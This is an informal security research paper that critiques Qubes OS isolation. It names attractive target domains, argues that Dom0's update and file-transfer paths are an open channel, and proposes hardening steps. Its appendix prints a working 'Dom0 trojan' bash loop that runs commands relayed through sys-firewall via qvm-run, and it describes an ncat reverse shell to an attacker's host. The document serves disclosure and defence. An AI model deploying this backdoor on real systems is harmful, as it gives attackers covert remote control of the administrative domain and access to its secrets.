
As per design, you can see that some domains may be interesting targets for attackers:



(Figure 5)

In example, sys-firewall. Sys-firewall is a trusted domain. Compromising it may directly impact the integrity of the whole system as connections can be manipulated and tampered. It only takes a single non HTTPS connection (something that usually can be found in standard browsing where you can find HTTP and HTTPS mixed) to mount any sort of Man-in-the-Middle attacks. The variety of choice is almost endless and just limited by the attacker's creativity. Sys-firewall has another EXTREMELY interesting property: it is used by Dom0 as an intermediate repository for updates... even if integrity is handled by the RPM mechanism, it looks to me enough sexy to dedicate some time to think about attack vectors as having the ability to tamper updates opens a big attack surface completely out of control of Qubes OS… we will come back to this later in this paper… ;-)

Also, his younger brother, the “sys-net” domain, even if not a trusted one and no direct interaction with Dom0, it still is a key component as once compromised it still allows the mentioned MiTM attacks described above. Moreover, a BIG difference between “sys-firewall” and “sys-net” is that the latest has access to hardware:


[sys-net] user@sys-net:~ __ bash
File Edit View Search Terminal Help

```
[user@sys-net ~]$ sudo su
bash-5.0# lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371SB PIIX3 IDE [Natoma/Triton II]
00:01.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 03)
00:02.0 Unassigned class [ff80]: XenSource, Inc. Xen Platform Device (rev 01)
00:03.0 VGA compatible controller: Device 1234:1111 (rev 02)
00:04.0 USB controller: Intel Corporation 82801DB/DBM (ICH4/ICH4-M) USB2 EHCI Controller (rev 10)
00:06.0 Network controller: Intel Corporation Wireless 8260 (rev 3a)
bash-5.0#
```


[sys-firewall] user@sys-firewall:~ __ bash
File Edit View Search Terminal Help

```
[user@sys-firewall ~]$ sudo su
bash-5.0# lspci
bash-5.0#
```

(Figure 6)

This makes “sys-net” a very interesting target to mount some more advanced attacks, even this is a topic for a new full paper and dedicated R+D (you can bet I’ll go for it in future…).

Also, we have “sys-usb” that as access to USB devices:


[sys-net] user@sys-net:~ __ bash
File Edit View Search Terminal Help

```
bash-5.0# hostname
sys-net
bash-5.0# lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371SB PIIX3 IDE [Natoma/Triton II]
00:01.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 03)
00:02.0 Unassigned class [ff80]: XenSource, Inc. Xen Platform Device (rev 01)
00:03.0 VGA compatible controller: Device 1234:1111 (rev 02)
00:04.0 USB controller: Intel Corporation 82801DB/DBM (ICH4/ICH4-M) USB2 EHCI Controller (rev 10)
00:06.0 Network controller: Intel Corporation Wireless 8260 (rev 3a)
bash-5.0#
```

[sys-usb] user@sys-usb:~ __ bash
File Edit View Search Terminal Help

```
bash-5.0# hostname
sys-usb
bash-5.0# lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371SB PIIX3 IDE [Natoma/Triton II]
00:01.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 03)
00:02.0 Unassigned class [ff80]: XenSource, Inc. Xen Platform Device (rev 01)
00:03.0 VGA compatible controller: Device 1234:1111 (rev 02)
00:04.0 USB controller: Intel Corporation 82801DB/DBM (ICH4/ICH4-M) USB2 EHCI Controller (rev 10)
00:06.0 USB controller: Intel Corporation 100 Series/C230 Series Chipset Family USB 3.0 xHCI Contro
ller (rev 31)
bash-5.0#
```

(Figure 7)

So I wonder if this can be exploited to do nasty things. Anyway, as “sys-usb” (fortunately) does not have networking access, it can’t, a priori, be attacked from “remote”, that is, any other VM or the Internet. I’ll come back to this in the future as even if this is the case (no networking access) it still shares some interesting resources.

And of course, the GuiVM, the new kid on the block for latest versions of Qubes OS (see Figure 5). This VM looks particularly sensible to me and has been, historically, one of the main headaches of mixed criticality systems in DoD environments. That’s why really secure systems (do not want to offend anyone, but still there are different leagues in security…) have dedicated formally verified hypervisors that handle this stuff. Because messing with the GUI is a wet dream for any advanced attacker as if you can fool what the user can see, you can do whatever you want. So a big challenge and an interesting entry point due to inherent complexities of the architecture. I’ll come back to this when this is a more mature solution in future versions of Qubes OS.

And what about the “sys-whoonix”? A complete full OS out of control of Qubes OS in charge of anonymizing everything… pretty interesting target because 1) Has it has some services running in it that are prone to be exploited 2) It’s not disposable (what is disposable is the client VM connecting to it) so once trojanized it can be used to do MiTMof very sensible stuff.

Last but not least important, the “vault” domain, not connected to anything and typically used to store all kinds of secrets. Wait a moment… not connected to anything? I’m sorry but this is not accurate. The vault system is not isolated, it is simply not attached to the network. That’s all. Let’s be careful with concepts. Users can freely transfer files from and to Vault as well as copy pasting stuff on the clipboard… guess what it is usually copied? Yes, passwords, as Vault is typically used as storage for credentials, maybe certificates and very sensible data.

Dom0 in Qubes OS. The Matrix.

Dom0 is the most protected domain as it is the administrative one. Compromise it and you get full control over the machine, Game Over. For this reason, the architects of Qubes OS solution wanted to have it as isolated as possible and didn't provide networking for this domain. May look a bit weird but it is an interesting old school approach to isolate systems: unplug it from networking. Anyway, the "unplug" method in Qubes OS is handled by the Xen hypervisor, which, IMHO, is not the same as AIR. AIR is AIR and software is software. I have exploited all kinds of software and hardware in my quarter century experience penetrating security systems, yet have not exploited AIR. Who knows, maybe in a next stage hacking Nirvana life. Qubes OS creator, Joanna Rutkowska, is a firm believer that old school AIR gapped devices are not as secure as "modern" software gapped devices. The reason is explained here:

https://blog.invisiblethings.org/2011/03/13/partitioning-my-digital-life-into.html

Quoting:

"*Speaking of copying files between domains, there is another security catch here. If we imagined two physically separated machines that share no common network resources, the only way to move files between those two air-gaped machines would be via something like a USB stick or a CDROM or DVD disc. But inserting a USB drive or CDROM into a machine triggers a whole lot of actions: from parsing device-provided information, loading required drivers (for USB), parsing the driver's partition table, mounting and finally parsing the filesystem. Each of this stage requires the machine's OS to perform a lot of untrusted input processing, and the potential attack space here is quite large. So, even if we could limit ourselves to copy only harmless files between machines/domains (perhaps they were somehow verified by a trusted party in-between, as discussed above), still there is a huge opportunity that the originating domain could compromise the target domain.*"

I must say that I agree on the statement "*inserting a USB drive or CDROM into a machine triggers a whole lot of actions: from parsing device-provided information, loading required drivers (for USB), parsing the driver's partition table, mounting and finally parsing the filesystem. Each of this stage requires the machine's OS to perform a lot of untrusted input processing, and* *the potential attack space here is quite large*" but I think we are comparing apples to oranges and I do not agree on the out-of-context of this statement.

1) In AIR gapped devices it is the user who decides when and how the data is transferred from one system to another. In a software gaped device, there's a predefined, well known, piece of software responsible for such action that is ALWAYS there available for the attacker to be exploited, 24x7x365. Find a vulnerability and you can exploit any day any time.

2) In AIR gapped devices the attack surface of the target is the "from parsing device-provided information, loading required drivers (for USB), parsing the driver's partition table, mounting and finally parsing the filesystem." I agree with that, that's why there are several ways of securely transferring data between computers besides a USB stick. I mean, there's life beyond USB. If a system has such critical data in it that requires it to be AIR gapped, then you can have a secure way to transfer data for every specific scenario. Also, you can have trusted drivers to handle the device attached and a custom mechanism to copy data from the device to the target. The "buffer" to "buffer" copy via Xen of Qubes OS is just more marketing than a real innovation as this "technique" is just as old as computing. Want to copy paste securely data from an external device? Write your own simple driver for this device and dump a raw content bypassing the OS file systems s**t. End of story. And after that you still have AIR between your treasure and the attackers. What I think is: **for any average user with no military requirements, Qubes OS does a decent job in emulating AIR gapped security via software**, thanks to the Xen hypervisor, but please, let's be serious, AIR is AIR and software is software. Moreover, on AIR gapped devices, is the target host gets compromised, there will be no way to establish an interactive channel with the attacker, and yes, the attacker can still use some bizarre non interactive communication channel to exfiltrate some data every time the user plugs his device, but this attack surface is by far more reduced than having an online system protected just by software. And please, forget about network stack, we don't need it for an interactive communication channel as you will see in this paper.

So, what we have in Qubes OS is that the Dom0 lacks any networking and communicates to other VMs via the Qubes file transfer mechanism (Xen shared memory). So, even for the updates, Qubes OS takes profit of this solution and relies on a third party VM (by default "sys-firewall") to do the job of connecting to the Internet and downloading the updates, and then those updates are copied to the Dom0 and their signature is checked to avoid any tampering. Sounds good to me, not too much to say at this time here, even if I would have designed a more robust, proprietary mechanism of updating Dom0 as this one relies on the RPM package system, which is completely out of control of the Qubes OS project. This opens a big attack surface that I will explore ASAP as it is an interesting research field (secure updates will be a nightmare in the IoT World we are going to face in a few years).

All this, IMHO, gives a false sense of "isolation". But no, there's no isolation at all. Let's prove it.

Let's suppose Qubes OS Dom0 has been compromised via a 0day/bug/config-error, etc in the OS update mechanism. The end user may feel like no interactive shell can be available to the hacker, but please, let's remember that you don't need networking for an interactive shell, you just need a bidirectional communication channel, and we can achieve this trivially on Dom0 thanks to… the "secure" file transfer of Qubes OS (aka inter-qube file copy system). In fact, a BIG mistake in the design of the security architecture is that even if user confirmation is required to any single operation between Qubes OS, no user confirmation is required for any Dom0 file transfer. And yes, I know the reason for that decision: if an attacker already has control over Dom0 he can also control the confirmation procedure. Anyway, this approach just makes attackers life easier the same as another design error of similar nature (single user mode of the VM's and whole system with automatic root access) as it allows the attacker to use the file transfer as communication channel to the outside world from Dom0, like this:

Dom0 ←- Xen shared memory -→ (sys-firewall VM) ←– TCP/IP —> Internet

And voila that Dom0 now it is connected to the outside Word (see the demo video below):

Qubes Dom0 remote control


If you want to learn more about the <irony> sophisticated </irony> technology required to achieve this you can check the APPENDIX A.

How to improve Qubes OS design (suggestions)

Despite this paper, Qubes OS is still a very secure working environment as long as the end user is a security concerned individual with an intermediate/advanced skill set on the matter. In fact, IMHO the main problem with Qubes is it looks easy to use as everything works very well out of the box, you have fancy windows with colors… (I LOVE THEM), etc, but the average user will probably not be aware of the technical details of what is going on at a low level, and it is just relying on the isolation provided by the platform. This isolation, works pretty well as long you follow extremely strict rules about data flows, something that is absolutely impossible in the real World, as stated by the founder Johanna Rutkowska here:

https://blog.invisiblethings.org/2011/03/13/partitioning-my-digital-life-into.html

In this article, Johanna shows a very nice example of partitioning data flows:



Anyway, even her admits that this strict partitioning is not always possible, sometimes, you need to transfer a file from a work domain to a personal one, etc. So, if even the creator of the project is aware of this problem, we must assume this is a BIG problem for the average user that is not well educated about security.

So, the reality is data flows are difficult to be controlled and thus it is very important to assume that ANY file transfer must be considered DANGEROUS by default. In Qubes OS, this is not the case and transfers are totally trusted and responsibility being left on the user side. Big mistake. Any solution that relies on the end user decisions is by design insecure.

So stop blaming and let's go for solutions (suggestions) for Qubes OS to go a step ahead in terms of security. I'll group the suggestions by security areas:

Hardening of AppVMs (via templates maybe?)

- [ ] Make the AppVMs multi user with random password root account and ask for sudo confirmation from the Dom0 GUI. If Qubes OS is Desktop oriented, this looks to me like very viable. There's no excuse to use a single user approach in AppVMs. You may do that for Dom0, as once compromised Dom0, you can use the hypervisor functionalities given to end user GUI to be abused to trivially get root, here I agree with Joanna Rutkowska, but when it comes to AppVMs, then there's no engineering reason to give root access to the web browser process (giving unauthenticated sudo powers to the web browser actually means that).
- [ ] Sandbox the browser of AppVMs with Linux kernel capabilities so it can only access the required folders and libraries/dependencies it requires to run. This will stop any Browser bug attack at the very first stage and the attacker will end up with an unprivileged user with no access to any "sensible" folders in the AppVM.
- [ ] Generally speaking, DO NOT consider the full OS AppVM environment the same criticality level as the tools that are executed in that AppVM. At least, any tool included in a template that will be directly connecting to the Internet MUST be fiercely hardened. The same applies to typical tools that parse untrusted data (for example, the Gnome File Manager, aka Nautilus). On the default AppVM this looks

pretty easy to me, just create a minimalistic sandbox for the web browser and do not let tools outside this sandbox to access the generic OS environment of the AppVM where Qubes tools are as you are offering a theme park to the attacker. And yes, I know there's the challenge of dealing with how to sandbox the AppVMs web browser (and other tools) and still give access to file transfer and other Qubes OS integration tools. EASY: just forget about doing those operations from the AppVM/VMs side, just transfer all the responsibility to Dom0. It looks to me very feasible to create a file system accessible by both Dom0 and the AppVM where AppVMs can transfer the files to be manipulated and then execute those actions from Dom0, not only the confirmation step.

Hardening of the whole solution

- [ ] Mandatory mindset change. If I have learnt something in the last quarter century breaking stuff is that you can smell if a security solution has a relaxed security position or ir has not. We can debate (or not) about if this is the Qubes OS case, but, as long I have experienced in those few days auditing it, my very first impression (which rarely is wrong in that very specific knowhow area) is that Qubes OS project put all his eggs in one basket: Xen hypervisor, thus not making any extra effort in hardening anything else out of their own developed code (which again, is related to Xen technology). That kind of approach is typically "product vendor central" as they consider that if anything out of their control (third party code) is vulnerable, then it is not their responsibility. This is not an effective approach to security. When you design a security solution you must take care of what you create (your code) and what others create (third party code). And, as you don't have control over the third party code, then you need to put in place spartan security controls to that third party code and ASSUME it will be broken after or before. This implies also to assume the end average user WILL NOT be a security expert. The end user WILL click on the recently downloaded file, and will not always open it in disposable VMs... If a security solution requires instructions then you are already screwed. You don't need instructions to use the fast belt on a car, isn't it? Don't let the user decide, harden this also by removing any user decision whenever possible. It is not easy, but REAL security is about that. Security experts can connect to the Internet with Windows XP and nothing will happen as the WinXP will be connected to nothing else than the

Internet. If you give WinXP to the average end user s/he will put sensible information in it and still will connect it to the local network where other sensible stuff is waiting to be stolen… Don’t let the end user decide WHAT is considered a dangerous data flow. You put fancy colors in the GUI but then let the end user decide how to design a complex data flow policy. This is just crazy.

File transfer solution

- ☐ Integrity of the files transferred must be checked. To achieve this, the origin from where the file is being transferred can’t be an untrusted environment. That means that some mechanism to download files from the Internet to a secure inalterable compartment must be designed. I mean, you can’t control the Internet and have no control thus over what is being sent from the remote server, BUT you can have control about what is being transferred internally in your computing environment. So, any VMs, no matter if trusted or not trusted should use some mechanism controlled by Dom0

Hypervisor

- ☐ This is really difficult, I know, but, whenever possible, switch to **seL4** and forget about security. It is formally verified, end of story. Xen will have few vulnerabilities, but still will be found.
- ☐ The hypervisor domain must NOT be updated/manipulated by the end user (see below Dom0 design and update strategy)

Dom0 design and update strategy

- [ ] DO NOT use a third party mechanism (RPM) to partially update the Dom0. A more desirable way would be to use something similar to what embedded systems do and update all the Dom0 as a full block. The system can have a fall back boot “Dom0 firmware” and then a procedure to update it as a full image DIRECTLY from Qubes OS servers. Do not let Dom 0 to be “editable”, do not let users install stuff in Dom0. Dom0 should be a minimalistic static system where users should not be able to do anything, a read only image, loaded into memory and everything else should be done from AppVMs or VMs.

Networking strategy for Dom0 update must change

- [ ] In easy words: Dom0 update is fetching packages from a very exposed VM (sys-firewall) because this one is connected also to all the AppVMs!!! So, once you compromise an AppVM you have direct access to the networking stack of sys-firewall and any Linux Kernel TCP/IP stack remote 0day can be used to take control of sys-firewall and this will give the attacker a DIRECT interface to Dom0 as Dom0 has a direct interaction via Xen shared memory to sys-firewall to get the packages for update. Get a 0day in RPM packaging or an error in how Qubes handles those updates and Game Over. So this attack path will be my next challenge. BTW: yes, I know once you own sys-firewall you can do nasty things on the whole system via MiTM, but the challenge of owning Dom0 looks more sexy to me.

What's next?

This paper is only a very high level, informal analysis of Qubes OS from the end user perspective as I'm going to use it and want to relax myself when using it so I want to know how much I can relax with this solution. Again, despite all that I have said in this paper, **I LOVE Qubes OS** as I think it can be the foundation of a serious solution in the future. I also love my daughters. And I'm going to educate them in how to use Qubes OS and what virtualization means and how this can be used to make things more difficult to intruders (the oldest one is already starting hacking stuff so I think it will be interesting to her). So, if I'm going to give my daughters (best beta testing you can find on the Earth…) I want to be sure I give them a solution where they can be relaxed too and not have to deal with irrelevant security details that are out of their life scope (right now).

So, next will be to test the holy grail of Qubes OS: how well virtualization works at low level (by stressing) Xen virtualization features in the REAL World , as well as stress the Dom0 resistance to attacks. As we have seen, Dom0 is not isolated at all, and thus I want to know how difficult it is to compromise it in a last stage of chained exploitation. I mean, if we think about this attack path:

(untrusted) AppVM → (sys-firewall) AppVM → Dom0

I'm still in the very first stage (AppVM) with limited capabilities of jumping between AppVMs (not very useful right now). So I want to go directly to the root of the problem and target the Dom0 update mechanism as it looks to me like the obvious entry point to completely own Qubes OS. Why? Because we have seen that AppVM has zero embedded security so compromising them is trivial with any single exploit in the browser or the file manager, etc (as I did in this paper). And sys-firewall is a directly connected via network stack to all AppVMs and Dom0 too (which looks an error to me as mentioned in suggestions above)

Appendix A: the cutting edge technology never seen before used to create an interactive shell in Dom 0 .... ;-)

Dom0 trojan:

——-

```
#!/bin/bash

# this is Dom0 trojan

while :

do

COMMAND=$(qvm-run --pass-io sys-firewall 'cat ~/.../command' | bash)

echo "$COMMAND" > ~/.../output &&

qvm-run --pass-io sys-firewall 'rm -f ~/QubesIncoming/dom0/output'

qvm-copy-to-vm sys-firewall ~/.../output && qvm-run --pass-io
sys-firewall 'mv -f ~/QubesIncoming/dom0/output -f ~/.../'

rm -f ~/.../command

sleep 0.1

done
```

——---

Then on sys-firewall you just need any tunneling tool to open a reverse shell against the attacker on the Internet box. For this demo I just used ncat will SSL over port 53 and wrote a very simple message broker that was doing communication with Dom0 via "`~/.../command`" file as you can see in the example above. So the interactive communication was achieved thanks to the “**qvm-run –pass-io**” functionality provided by Qubes OS.